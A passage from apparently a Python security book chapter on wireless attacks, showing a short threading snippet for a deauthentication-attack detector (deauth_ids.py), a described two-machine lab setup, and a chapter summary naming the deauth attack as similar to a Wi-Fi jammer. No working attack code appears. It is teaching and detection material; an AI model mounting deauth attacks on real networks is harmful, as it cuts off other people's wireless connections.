* The following code creates two threads which start the function ids() and insert\_frame.


i = Thread(target=ids)  
f = Thread(target=insert\_frame)  
i.start()  
f.start()

In order to do that attack and detection, we need 2 computer machine with Linux and one wireless access point. One machine to do attack, second machine to run our detection program deauth\_ids.py.

Let us discuss the output of the code. For testing purpose run deauth\_ids.py and from the second machine start the deauth attack.



You can see it is continuously displaying the victim BSSID and its counter means the number of frames received. Let us see another figure in the continuation.



You can see, if attacker shifts the target, our program can detect the attack on multiple access points.

**Summary**

In this chapter, we learned about wireless frames and how to obtain information such as SSID, BSSID, and the channel number from the wireless frame, using the Python script and the scapy library. We also learned how to get a wireless device connected to AP. After information gathering, we proceeded to wireless attacks. The first attack we discussed was the deauth attack, which is similar to a Wi-Fi jammer. In this attack, you have to attack the wireless device and see the reaction of AP or the intrusion-detection system.

In the next chapter, you will learn about footprinting of a web server. You will also learn how to obtain the header of HTTP and banner grabbing.